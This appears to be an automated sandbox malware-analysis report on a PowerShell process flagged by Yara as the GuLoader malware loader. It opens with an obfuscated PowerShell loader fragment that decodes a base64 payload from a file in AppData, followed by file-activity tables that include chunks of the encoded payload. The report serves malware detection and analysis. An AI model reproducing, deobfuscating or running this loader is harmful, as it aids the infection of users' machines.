Pr,seProgrrAdvarsEfter=E.ige(RubbeTFranteUtenssValgktprimt-EntroPSa mea Overt,ndishRaphi Afhng$I,gleNManaco Taksr rstmSubtraOrtopn BresdLawleyMinef) Alta ') ;Markedsadgang (Hammondorglets ' m.rs$ CollgH.ghclGeneroS.bsibLangtaWiniflFor.s:Re isNSu,cooFarbrmRinghaWoofedpa.ise,hutais,dkonHymenvUmmvaa NippsMonas iChattoSkrosnApyroeVaduznStilms Van,2Balan= Mok.$ RalfgStudilAfspioLazulb Indva Lektl Over:KrokeDdemi.eRotatpEndo eCatamrEnformstriksK age+T ilfl+Gaspr% Fre $OutracSektilWr.tho Qua cMoseokMorgewUnpreiEndotsOttine Ngte.Afkric edio Datau Indkn OvertDispl ') ;$Raasylte=$clockwise[$N omadeinvasionens2];}$Strikketj=327597;$Firmabilerne54=27440;Markedsadgang (Hammondorglets 'Deal $IntergTrucklSadneoMashob VillaPolisl Cole:moolvT DiserK nspaSic.bnStv.esC ifta.iddllTelerp F.rriKlummn,oncueManutrPresb Siste=Bro.z Stry.GSadomeIstant.ursu-OvervCTrvejoOvertncrypttN.mpheLyco nV ejkrtR.sst Semi$RedniNSvejfo nofrDrvtym O daa uselnBiki.dSmedey Baxy ');Markedsadgang (Hammondorglets 'Knowe$BlomkgForstlQuineo Mo obLe,io aBookilHalvk: S inIPalfrn C.fedOgdenu AcepsSmilet Tr nrMidteiFejema Min IFlad,iAtions,arveeDanefrMutcheFamilsStruc Fa.ta=N nap Unhum[PredSHemsfy TaabsImpert.istre hovmm Brow.AntisC Un eoGaullnfre avT romera.sirHjer tStark].offi:Baand: BeboFvaginr DepeoFleshmPolitBSprayaInde.sKortbeSlim.6 .elv4GingmS P.nctPe,agrPhreniFlertnPr digA lah(Posts$,ejseTOvererKnnetaW tern AmstsCowicabrkdelBlok pFortri Stryn tokseInquir Kurd),rais ');Markedsadgang (Hammondorglets ' S mm$margag oelolVelseoRecitbUnconaBokselSkr,p:BarbeHBysa.j Geisn AkwaiEmaljvV,noueCh ysaKli,tuFngsls SkirpKlinkrTilko omanufgUnbeaeUsyren Ta.re Ernr Sch o=S.rud Indd [ReploSTrlleyPrimesMeteotAlveoeemittmLark,.PennaTbrisaelegemx ,nddtStipu. Mis.EK audnSeawacD igreo yndidBaregiHelfln Kyl.gMisas]Subur:Virks: .innAMusicSDalsfCInsemIBindsIDisc..HyperGSmykkeOverrt Pr,eSS.otdtu,nderSunbuiPr panGe.ergLah nd(Re,is$AskleI B.denMuddedT reruCountsUdflyt bil,rFrdigi Ta,baAlminlTel.fiMeg tsBookneSeamar,aalseFllessForsk)Gwynb ');Markedsadgang (Hammondorglets 'Resu $TerrogKolbtlKerneoOversb Non aSip ulVioli:AntikSLas.suSpec IE dikf Tra.iTov.rtEnsomtEnhedeM,rritMeta.=Kr,nr$ NeutHTikkejCalcunDiscuiS creavUnguaeMilitaLandsuafstnsAwakipafbryrKadeto ChoogEskameLertjnIlte ebevge.Dekods Dysmu UnivbBlacksSangstsneglr SteriUng.inudpingR.izo(Ma oi$Pros SAmbu,tOv,rcrHumm.i nkubk StabkEar he TakttstraujMa.ch,Renmo$ApophFdetaliTndstr s bcm.iskuaReif,bFitchiGen,nl Pedue racr,orfrnNytti ePrinc5Tunes4 ,ond)cyber ');Markedsadgang $Sulfittet;"
Imagebase:	0x7ff741d30000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_5, Description: Yara detected GuLoader, Source: 00000002.00000002.1808446859.000001BCD84EF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0783DB8F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0783DB8F	unknown
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_mdwt1c4t.ovm.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB0A59517F	CreateFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_rcw3c0ru.vjx.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB0A59517F	CreateFileW
C: \Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0C15797B	unknown
C: \Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0C15797B	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB0783DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB0783DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0783DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0783DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0783DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0783DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0783DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0783DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0783DB8F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB0783DB8F	unknown
C: \Users\user\AppData\Roaming\Depraves.Ter	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB0A59517F	CreateFileW
C: \Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB0A59517F	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_mdwt1c4t.ovm.ps1	success or wait	1	7FFB0A58A731	DeleteFileW
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_rcw3c0ru.vjx.psm1	success or wait	1	7FFB0A58A731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_mdwt1c4t.ovm.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFB0A58C9C8	WriteFile
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_rcw3c0ru.vjx.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFB0A58C9C8	WriteFile
C: \Users\user\AppData\Roaming\Depraves.Ter	0	4850	36 77 49 4e 55 48 45 42 6d 37 74 76 57 42 6f 41 36 77 4b 49 6c 4f 73 43 55 32 34 44 58 43 51 45 36 77 4b 2f 7a 6e 45 42 6d 37 6b 52 74 70 64 2f 63 51 47 62 63 51 47 62 67 66 47 6b 62 4d 35 69 63 51 47 62 36 77 49 70 66 34 48 42 53 79 57 6d 34 75 73 43 44 63 52 78 41 5a 76 72 41 72 4a 32 63 51 47 62 75 6f 32 43 4c 6a 39 78 41 5a 74 78 41 5a 74 78 41 5a 76 72 41 67 58 55 4d 63 72 72 41 70 36 36 63 51 47 62 69 52 51 4c 36 77 4b 44 49 58 45 42 6d 39 48 69 36 77 49 63 7a 65 73 43 39 65 47 44 77 51 52 78 41 5a 74 78 41 5a 75 42 2b 56 48 61 2f 41 4a 38 79 2b 73 43 58 34 54 72 41 71 6e 46 69 30 51 6b 42 4f 73 43 70 51 6e 72 41 74 6e 57 69 63 50 72 41 6e 38 61 63 51 47 62 67 63 4e 55 48 70 67 43 51 47 62 36 77 49 6b 74 4c 70 69 77 55 33 65 36 77 4a 72 35 33 45	6wINUHEBm7tvWBoA6wKIlOsCU24DXCQE6wK/znEBm7kRtpd/cQGbcQGbgfGkbM5icQGb6wIpf4HBSyWm4usCDcRxAZvrArJ2cQGbuo2CLj9xAZtxAZvrAgXUMcrrAp66cQGbiRQL6wKDIXEBm9Hi6wIczesC9eGDwQRxAZtxAZuB+VHa/AJ8y+sCX4TrAqnFi0QkBOsCpQnrAtnWicPrAn8acQGbgcNUHpgCcQGb6wIktLpiwU3e6wJr53E	success or wait	2	7FFB0A58C9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Depraves.Ter	9700	4096	76 77 50 38 74 72 2f 2b 6f 2f 74 75 52 52 75 53 73 4d 64 34 67 70 53 38 34 31 38 6b 39 50 5a 66 37 31 44 58 46 46 52 6d 39 71 58 32 32 55 76 2f 2b 56 77 50 52 4c 2b 72 70 49 7a 54 36 6d 46 6f 6d 42 7a 74 65 6c 6d 72 6f 6f 64 79 50 6b 79 34 30 41 71 6e 62 54 69 72 6b 6d 48 47 31 74 4a 72 76 61 4f 78 4f 43 75 33 61 2f 46 65 50 66 6f 72 59 70 4a 36 33 49 78 32 69 73 52 71 62 31 5a 34 4f 32 58 62 38 70 43 4a 64 51 2f 73 38 68 47 37 59 66 2f 63 51 4f 6c 6e 76 74 75 4b 7a 59 52 62 31 4f 71 35 31 38 6d 34 30 73 42 37 45 61 73 41 65 78 4b 2f 59 48 61 68 37 68 55 6a 4b 6c 50 31 31 62 62 74 52 33 75 41 5a 53 59 37 33 6c 49 35 36 6b 47 52 55 79 56 47 31 72 77 45 36 47 6a 31 5a 42 2f 59 4f 38 4b 6d 49 73 6c 35 38 34 59 48 33 4b 50 57 35 69 41 71 55 37 44 5a 65 74 69	vwP8tr/+o/tuRRuSsMd4gpS8418k9PZf71DXFFRm9qX22Uv/+VwPRL+rpIzT6mFomBztelmroodyPky40AqnbTirkmHG1tJrvaOxOCu3a/FePforYpJ63lx2isRqb1Z4O2Xb8pCJdQ/s8hG7Yf/cQOlnvtuKzYRb1Oq518m40sB7EasAexK/YHah7hUjKlP11bbtR3uAZSY73ll56kGRUyVG1rwE6Gj1ZB/YO8KmIsl584YH3KPW5iAqU7DZeti	success or wait	113	7FFB0A58C9C8	WriteFile
C:\Users\user\AppData\Roaming\Depraves.Ter	472548	836	59 58 56 30 62 33 5a 68 62 48 5a 6c 49 45 74 32 62 33 52 6c 63 69 42 55 59 57 35 6b 59 6e 6c 73 5a 48 4d 67 63 33 56 74 62 57 46 30 61 57 39 75 63 79 42 56 62 6d 52 6c 63 6e 42 79 62 32 64 79 59 57 31 74 5a 58 52 7a 49 46 4e 68 61 6d 39 31 49 45 31 70 59 33 4a 76 5a 6d 46 31 62 6d 45 67 51 6e 4a 75 5a 57 46 79 59 6d 56 71 5a 47 56 79 62 6d 55 67 54 6d 39 75 59 58 4d 67 54 47 6c 6a 61 32 6c 75 5a 79 42 42 5a 6e 4e 72 5a 57 52 7a 64 47 46 73 5a 58 4d 67 56 32 56 68 61 32 78 70 62 6d 56 7a 63 79 42 51 59 58 42 70 63 6d 31 73 62 47 56 79 62 6d 55 67 54 57 6c 7a 5a 6d 39 79 62 6d 70 6c 5a 47 56 7a 49 45 6c 75 59 58 42 77 63 6d 39 77 63 6d 6c 68 64 47 56 75 5a 58 4e 7a 5a 58 4d 67 55 33 52 6c 62 6d 74 31 62 48 4d 67 54 57 46 75 64 57 5a 68 59 33 52 76 63 6d 6c	YXV0b3ZhbHZlIEt2b3RlciBUYW5kYnlsZHMgc3VtbWF0aW9ucyBVbmRlcnByb2dyYW1tZXRzIFNham91IE1pY3JvZmF1bmEgQnJuZWFyYmVqZGVybmUgTm9uYXMgTGlja2luZyBBZnNrZWRzdGFsZXMgV2Vha2xpbmVzcyBQYXBpcm1sbGVybmUgTWlzZm9ybmplZGVzIEluYXBwcm9wcmlhdGVuZXNzZXMgU3Rlbmt1bHMgTWFudWZhY3Rvcml	success or wait	1	7FFB0A58C9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 fd 29 f4 fd 7a fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE)zSC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FFB0A58C9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	Stop-ProcessRestart-ServiceRestore-ComputerConvert-PathStart-TransactionGet-TimeZoneCopy-ItemRemove-EventLogSet-ContentNew-ServiceGet-HotFixTest-ConnectionGet	success or wait	1	7FFB0A58C9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3416	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 2d 5a b4 fd 7a fd 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOptionInvoke-PesterResolveTestscriptsSet-scr<wbr>iptBlockScope-ZzaC:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1Set-PackageSourceUnregister-Packag	success or wait	1	7FFB0A58C9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 14 00 fd 02 0d 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFB0C6A44D9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFB0C136FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFB0C136FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFB0C136FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFB0C136FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d2188091d76ccffa\mscorlib.ni.dll.aux	0	176	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFB0C12F056	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFB0C12F056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFB0C12F056	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFB0C12F056	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\0827b790b8e74d0d12643297a812ae07\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	0	1248	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFB0C136FE3	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFB0C136FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFB0C136FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFB0C136FE3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e4670373608336100bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\545a9409c1765a7821d3e6c4319ecb2b\System.Data.ni.dll.aux	0	1540	success or wait	1	7FFB0C105F36	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	success or wait	1	7FFB0C15C107	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFB0C136FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFB0C136FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4097	success or wait	1	7FFB0C136FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4098	success or wait	2	7FFB0C136FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	8171	end of file	1	7FFB0C136FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\6678f8d97608760913b0724754b6ee75\Microsoft.PowerShell.Security.ni.dll.aux	0	1268	success or wait	1	7FFB0C105F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFB0C105F36	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	7FFB0A58C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFB0A58C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	7	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFB0A58C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	5	7FFB0A58C9C8	ReadFile
